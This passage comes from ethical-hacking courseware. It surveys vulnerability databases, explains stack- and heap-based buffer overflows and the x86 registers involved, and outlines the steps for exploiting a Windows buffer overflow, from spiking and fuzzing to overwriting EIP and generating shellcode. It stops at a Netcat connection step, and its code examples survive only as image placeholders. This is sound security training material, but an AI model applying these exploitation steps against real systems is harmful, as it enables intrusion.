


Figure 6.33: Screenshot of Exploit Database

- **SecurityFocus**

  Source: *https://www.securityfocus.com*

  SecurityFocus contains a database of the recently reported cybersecurity incidents and software bugs, along with a searchable archive of common vulnerabilities and exposures (CVEs). Attackers can search SecurityFocus to detect vulnerabilities in the target OS and applications.




Figure 6.34: Screenshot of SecurityFocus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **VulDB**

  Source: *https://vuldb.com*

  VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.




Figure 6.35: Screenshot of VulDB

- **MITRE CVE**

  Source: *https://cve.mitre.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.





Figure 6.36: Screenshot of MITRE CVE

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.

Why Are Programs and Applications Vulnerable to Buffer Overflows?


- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Stack-Based Buffer Overflow


- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - **PUSH** stores the data onto the stack
  - **POP** removes data from the stack

- When a function starts execution, a **stack frame** is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the **EIP register**
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function. The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

  Stack memory includes five types of registers:

  - **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
  - **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
  - **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
  - **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
  - **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.




Figure 6.37: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the return address of the function with malicious code that allows them to gain shell access to the target system.




Figure 6.38: Demonstration of stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.




Figure 6.39: Demonstration of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Buffer Overflow in C

The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:




Figure 6.40: Screenshot of C program demonstrating stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.41: Screenshot showing the output of stack-based buffer overflow




Figure 6.42: Screenshot of C program demonstrating heap-based buffer overflow




Figure 6.43: Screenshot showing the output of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

1. Perform spiking
2. Perform fuzzing
3. Identify the offset
4. Overwrite the EIP register
5. Identify bad characters
7. Identify the right module
6. Generate shellcode
8. Gain root access


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)


Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- Step 1: Establish a connection with the vulnerable server using Netcat



